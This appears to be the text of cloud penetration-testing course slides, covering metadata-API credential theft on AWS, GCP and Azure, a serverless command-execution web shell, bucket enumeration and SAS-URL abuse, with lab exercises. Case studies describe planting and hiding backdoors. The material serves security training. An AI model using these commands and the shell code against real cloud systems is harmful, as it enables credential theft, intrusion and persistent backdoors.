


Certificate Transparency Logs

- Mandatory logs for all SSL/TLS Certificates issued
- SSL / TLS certificates have been historically misused
- Logs of all publicly trusted digital certificates
- Allows for a quick validation of the cert issuer
- A treasure trove of domain and subdomain information
- Multiple public sources for searching the logs



Certificate Transparency Log Search Engines



Search crt.sh/?q=victim.cloud

Identity Search

Criteria Type: Identity Match: ILIKE Search: 'victim.cloud'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Matching Identities	Issuer Name
	2873177985	2020-05-19	2020-05-19	2020-08-17	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2828147686	2020-05-19	2020-05-19	2020-08-17	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2733180506	2020-04-26	2020-04-26	2021-05-26	awslambda.victim.cloud	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
	2602806283	2020-03-20	2020-03-20	2020-06-18	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2602649406	2020-03-20	2020-03-20	2020-06-18	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2357880970	2020-01-20	2020-01-20	2020-04-19	victim.cloud	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3



Cloud Pentesting

Cloud Service Attack Surfaces



Understanding Data and Control Plane



- Cloud computing platforms can be divided into two Planes:
- Control Plane
 - Management interfaces (Cloud Web Consoles)
 - Cloud API's access (API KEY)
 - Command line interfaces
 - Container managers (k8s or similar)
- Data Plane
 - Consumer cloud component

Which Plane to Hack: Data or Control

- Data plane would generally be the entry point
- Data plane if you want to access data (doh!)
- Control plane if you want to gain full control of environment
- Control plane hacks would mostly be due to leaked keys



Connecting to Cloud Environment

- Cloud service providers expose APIs to connect with them
- These APIs are generally REST Based
- As these APIs are complex; vendors have created CLIs
- Cloud CLIs are in multiple languages
 - Python
 - PowerShell
- Most projects would be in these 2 languages



Gaining Entry to Cloud Services

- From an outsider's perspective cloud hosted applications will look just the same as non-cloud hosted
- Things get more interesting once you get inside the application



Metadata API

- API layer provided by all cloud providers for system and environment information
- All cloud service providers give this facility, however, features and formats vary significantly
- Generally accessible from within services over non-routable IP Address 169.254.169.254
 - Responds to HTTP requests
 - Cascaded folder style content arrangement
 - May require some extra headers



Metadata API: **AWS**



- The AWS Metadata API solution is the most “complete”
- Especially useful if the environment is using IAM Profiles
- IAM Profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get "evil"
- If Machine has an IAM Profile attached, we may obtain temporary creds via Metadata API

Reference:
<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>
<https://t.me/learningnets>

Metadata API: AWS Obtaining Creds



Obtaining Temporary Security Credentials

- IMDSv1
- IMDSv2
- Requires a mandatory header with all requests

```
TOKEN=`curl -X PUT "http://169.254.169.254/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
```

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
http://169.254.169.254/latest/meta-data/iam/security-credentials/role_Name
```

Metadata API: GCP



- Mandatory header for all requests
 - Metadata-Flavor: Google
- Obtain Service Account Token
 - <http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token>
- Other Interesting URL
 - Root Password:
<http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true&alt=json>
 - Kube Environment:
<http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env>

Metadata API: **Azure**



- API Requires mandatory header for all requests

Metadata: true

- Obtain Service Account Token
- `http://169.254.169.254/metadata/identity/oauth2/token`
`?api-version=2018-02-01&resource=APP_URL`

Reference:

<https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>
<https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/how-to-use-vm-token>

<https://t.me/learningnets>



Understand the Attack Surfaces: SaaS

- **Cloud Service provider** maintains all of the stack
- Attack Surface is similar to web applications
- OWASP Web Application testing guide is a great place to start
- Issues will be specific to services in nature
- Responsibilities
 - Tenant: Data and Access Management
 - Provider: Everything besides data and access

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

SaaS Specific Attacks: Subdomain Takeover



- When 3rd party services allow domain integration via CNAME
- CNAME entry is created pointing to 3rd party domain, usually a CDN subdomain
- If CNAME entry exists but 3rd party section is not claimed / expired / cancelled
- The trust can be abused to takeover the subdomain
- This is useful to...
 - ...prove ownership of a resource
 - ...hijack domain level resources including domain cookies

abc.example.com $\xrightarrow{\text{CNAME}}$ unclaimedsubd.cloudfront.com


Understand the Attack Surfaces: FaaS

- A.K.A.: “Serverless” Computing
- To be absolutely clear - Serverless is not without Server
- It's where you don't have to worry about the server at all
- One service multiple names
 - AWS Lambda
 - Azure Functions
 - GCP Cloud Functions
 - Apache OpenWhisk
- You write a single function (multi language support) and service provider invokes it when a request comes
- The application logic is executed in a containerized environment which is later destroyed
- Data is not managed by FaaS
- Pay only for computation power used for processing

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Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

FaaS: Flow



Trigger: Any event which can be integrated as a trigger for $f(x)$

Action: Result of the $f(x)$ could be call to another $f(x)$ or API



FaaS: Attack Surface and Caveats



- Function execution has timeouts
 - 3 sec in general, but can be max 15 min or more
- Once execution is done next execution could be on a different environment all together
- Container specific attacks could be applicable
- AWS Lambda doesn't have access to Metadata API
 - But..! Does have Access Tokens in Environment variables
- Serverless Top 10 : <https://github.com/puresec/sas-top-10>

FaaS basic Python Shell: AWS vs GCP



AWS Lambda

```
import json
import os
def lambda_handler(event, context):
    cmd_result =
os.popen(event['queryStringParameters']['cmd']).read()
    return {
        "statusCode": 200,
        "body": json.dumps(cmd_result)
    }
```

Google Cloud Functions

```
import os
import json
def lambda_handler(request):
    cmd_result = os.popen(request.args.get('cmd')).read()
    return json.dumps(cmd_result)
```

Exercise 9.1



Demo 9.1

FaaS / Lambda

- Access the web application hosted at <https://testlambda.notsofruity.com/pyshell?name=NSS>
- Determine (prove) what service the application is running on
- Identify a vulnerability in the application
- Exploit the vulnerability to expose sensitive internal information

Network status: After FaaS Exploitation

SHARED Subnet
(192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211
VPN



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)



10.10.100.220
Cisco IOS



10.10.100.220
Apache Log4j



FaaS

<https://t.me/learningnets>

FaaS Practice Environments

- Some “serverless” practice environments to hone your skills:
 - <https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service>
 - <http://github.com/puresec/Serverless-Goat>
 - <https://github.com/torque59/AWS-Vulnerable-Lambda>



Post Access Enumeration

After successful extraction of token(s), we need to enumerate

- What services are accessible to users
- What IAM capabilities are available
- Services entities available (S3 buckets, EC2 Instances, Snapshots etc)

Audit software are made with high privilege token in mind

- Pentesters need easier approach to enumerate these permissions
- NotSoSecure have built a suite of pentester focused scripts to enumerate aws/azure/gcp cloud environment



Post Access Enumeration



- Extract useful information directly via Cloud APIs, e.g.
 - `aws s3api list-buckets --query "Buckets[].Name"`
 - `aws ec2 describe-instances --region us-east-1`
 - `aws lambda list-functions`
- APIs are too vast hence need automation
- We wrote our own tools
- Focused specifically for pentesters to check stolen creds

<https://www.notsossecure.com/cloud-services-enumeration-aws-azure-and-gcp/>

<https://github.com/NotSoSecure/cloud-service-enum>

```
git clone https://github.com/NotSoSecure/cloud-service-enum.git
```

Exercise 9.2



Demo 9.2

Metadata API #1, Token Enumeration

- Use the information gained in the previous exercise to discover further accessible services

Understand the Attack Surfaces: PaaS

- Access to provider maintained platform directly
- Example: Heroku, S3, app engine, IIS Azure
- Less flexible than IaaS but still gives more control then FaaS or SaaS
 - Similar to shared hosting environments
- Service provider can restrict Runtimes
- Responsibilities
 - Tenant: Focus on application and logic entities
 - Provider: Takes care of stack from till Runtime
- Attack Surface:
 - Application logic bugs
 - Platform specific focused bugs

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security



Case Study

PaaS: Elastic Beanstalk: Attack Case Study

- Starting point: SSRF on an application hosted in AWS Elastic Beanstalk

Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. No direct access to read S3 bucket list
3. Enumerated bucket name using the account id and region
4. Access source code of the application via AWS S3 CLI
5. CI/CD in place hence a backdoor pushed to S3 bucket will result in shell deployed on the official website
6. Summitroute did extra research & identified more such naming patterns

Reference:

<https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/>
https://summitroute.com/blog/2019/02/10/aws_resource_naming_patterns/
<https://gist.github.com/0xdabbad00/645837c1fcd043876d13a56819188227>

PaaS: Cloud Storage

- Cloud Storage is an example of Platform as a Service
- All the major providers offer a service in this category
 - AWS: Simple Storage Service (S3)
 - Azure: Azure storage
 - GCP: Google Cloud Storage
- Data is stored in blobs such as JSON objects
- May allow static website hosting
- Storage names generally are unique for the cloud service provider



Cloud Storage

- Storage names generally follow a pattern and can be enumerated
- 3 Common modes
 - World Accessible (a.k.a. Unauthenticated, a.k.a. Anonymous)
 - Authenticated Access
 - Restricted to Specific ID
- List / Write Objects will allow people to fetch or write content to folders



Cloud Storage: **Attack Surface**

- The major issues in cloud storage are around improper permissions
- World Read
- Write access for a resource
- Restricted to auth user (any authenticated user)
- Lax IAM Rules/Policies giving access to data



S3 Buckets: Authenticated User Access

 15

#128088

AWS S3 bucket writeable for authenticated aws users

Share:      

State

● Resolved (Closed)

Severity

 No Rating (---)

Disclosed

April 5, 2016 6:36pm +0530

Participants

Reported To

HackerOne

Visibility

Disclosed (Full)

Weakness

Improper Authentication - Generic

Bounty

\$2,500

Collapse

SUMMARY BY HACKERONE



An ACL misconfiguration issue existed on one of our S3 buckets. This misconfiguration allowed any authenticated AWS user to write to this bucket (no read access was permitted). An attacker could theoretically post a file into that bucket that may at some point be accessed by a HackerOne staff member, thinking it's been uploaded by another staff member or some automated system. We improved the ACLs for that S3 bucket to prevent such a concern.

This issue also led us to audit some of our additional S3 buckets, resulting in changes for some of those buckets as well.

AWS Storage Buckets





- Access AWS buckets
 - https://s3.amazonaws.com/bucket_name
 - <https://<bucketname>.s3.amazonaws.com>
- Bucket Enumeration possible via difference in error messages
 - https://s3.amazonaws.com/bucket_name/
- For REST style URL we now need region tagged
 - https://s3.<region>.amazonaws.com/<bucket_name>/

Identifying region of Bucket

- Request to any random region url will reveal correct URL
https://s3.<anyregion>.amazonaws.com/bucket_name

AWS S3 Buckets Enumeration



AWS Storage Buckets: Tools

There are multiple open-source scripts available to brute force scan storage buckets.

- S3Scanner
- Bucket-stream
- CloudScraper
- S3-inspector
- Buckets.grayhatwarfare.com (online)



AWS Cloud Bucket Search Engine



Search

Login/Register

Home

Filter Buckets

Search Files

Docs / API

Top Keywords

Packages

FAQ

Contact Us

Files
1,631 of 3,976 million (?)

Buckets
87133 of 259794 (?)

Last Update
28-April-2020

Search Public Buckets

Random Files

Wondering what is this website ? Read details here: [How to search for Open Amazon s3 Buckets and their contents](#)

Keywords - Stopwords (start with minus -) (?)
keyword1 keyword2 -stopword1 -stopword2

Order By

Order By Direction
Descending

☐ Full Path (?) ☐ Treat as regex (?) ☐ Do not autocorrect regex (?)

GCP Storage Buckets

- GCP storage buckets can be accessed by
- <https://www.googleapis.com/storage/v1/b/>



A screenshot of a web browser window. The address bar shows the URL <https://www.googleapis.com/storage/v1/b/victimpubic>, which is highlighted with a red rectangle. The main content area displays a JSON response representing the bucket's metadata.

```
{
  "kind": "storage#bucket",
  "id": "victimpubic",
  "selfLink": "https://www.googleapis.com/storage/v1/b/victimpubic",
  "projectNumber": "85844822725",
  "name": "victimpubic",
  "timeCreated": "2019-05-21T07:59:29.758Z",
  "updated": "2019-05-21T07:59:31.814Z",
  "metageneration": "2",
  "iamConfiguration": {
    "bucketPolicyOnly": {
      "enabled": false
    }
  },
  "location": "US",
  "storageClass": "STANDARD",
  "etag": "CAI="
}
```

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GCP Storage Buckets



Open-source scripts available to bruteforce scan storage buckets

- Gsutil (default client)
- GCPBucketBrute

```
C:\>gsutil ls -L gs://victimpublic
gs://victimpublic/gitrepo.zip:
  Creation time:      Tue, 21 May 2019 07:59:31 GMT
  Update time:       Tue, 21 May 2019 07:59:31 GMT
  Storage class:     STANDARD
  Content-Length:    70120
  Content-Type:      application/zip
  Hash (crc32c):     kLw17w==
  Hash (md5):        oZt+eXGC9+13tDdW3TqENw==
  ETag:              CKTNx9STrOICEAE=
  Generation:        1558425571026596
  Metageneration:    1
  ACL:               []
gs://victimpublic/public_file.md:
  Creation time:      Tue, 21 May 2019 07:59:30 GMT
  Update time:       Tue, 21 May 2019 07:59:30 GMT
  Storage class:     STANDARD
  Content-Length:    221
  Content-Type:      text/plain; charset=utf-8
  Hash (crc32c):     f0uGBA==
  Hash (md5):        D15volfbL7V/8fHGYo+scw==
  ETag:              CISju9STrOICEAE=
  Generation:        1558425570824580
  Metageneration:    1
  ACL:               []
TOTAL: 2 objects, 70341 bytes (68.69 KiB)
```

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Storage Attacks: Azure



- Azure storage can be accessed by
<https://<storagename>.blob.core.windows.net/<container>>

```
az storage account check-name --name <storagename>
```

- Container Content can be enumerated with Brute force attack

```
curl -l https://<storagename>.blob.core.windows.net/  
<containername>?restype=container
```

- MicroBurst tool can perform storage, blob and service enumeration for Azure

Storage Attacks: Azure



- Azure storage account contains Blobs, Queues, Tables, and files (shared folder or drive) as storage types
- Azure allows creation of URLs with specific access to storage accounts

Example URL

```
https://<accountname>.<service>.core.windows.net/?sv=2018-03-28&ss=bfqt&srt=sco&sp=rwdlacup&se=2019-09-30T17:13:23Z&st=2019-09-30T09:13:23Z&sip=88.208.222.83&spr=https&sig=LCoN4d%2B%2BZSzPtPO71fMS34k%2FhLf2Wjen9pzh1AGFfPU%3D
```

Storage Attacks: Azure



Parameter	Description
sv	Optional. Specifies the storage service version
ss	Required. Specifies the services accessible , Possible values include: Blob (b), Queue (q), Table (t), File (f)
srt	Required. Specifies the signed resource types that are accessible with the account SAS. - Service (s): Access to service-level APIs - Container (c): Access to container-level APIs - Object (o): Access to object-level APIs for blobs, queue messages, table entities, and files
sp	Required. Permissions for the account - Read (r): Permits read operations - Write (w): Permits write operations - Delete (d): Valid for Container & Object types, except for queue messages. - List (l): Valid for Service and Container resource types only. - Add (a): Valid only for: queue messages, table entities, & append blobs. - Create (c): Valid for the following Object resource types only: blobs and files. Users can create new blobs or files, but may not overwrite existing blobs or files. - Update (u): Valid for the following Object resource types only: queue messages and table entities. - Process (p): Valid for the following Object resource type only: queue messages.
se	Required. Expiry Date.
st	Optional. Validity Start Date. If omitted, it is assumed to be the time when the storage service receives the request.
sip	Optional. IP address or a range of IP addresses allowed
spr	Optional. Permitted protocol. Possible values are HTTP (https, http) or HTTPS only (https).
sig	Required. The signature part of the URI is used to authorize the request made with the shared access signature.



Case Study

Azure Attacks: Azure Storage

Starting point: Overly Privileged Azure Storage SAS URL is exposed

Exploitation Process:

- Obtain an Azure Storage SAS URL
- Load the URL in Azure Storage explorer or similar
- Identify various assets available in the storage
- Access the source code of the Azure function
- Plant a backdoor, next invocation gets the backdoor running
- Hide the backdoor

Reference:

<https://www.notsossecure.com/identifying-exploiting-leaked-azure-storage-keys/>

Exercise 9.3



Demo 9.3

AWS CLI and PaaS / S3

- Configure the AWS CLI tool on your local machine to gain access to the AWS API
- Find and retrieve sensitive file(s) that might gain you additional further access

Network status: After FaaS Exploitation

SHARED Subnet
(192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211
VPN



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)



10.10.100.220
Cisco IOS



10.10.100.220
Apache Log4j




FaaS



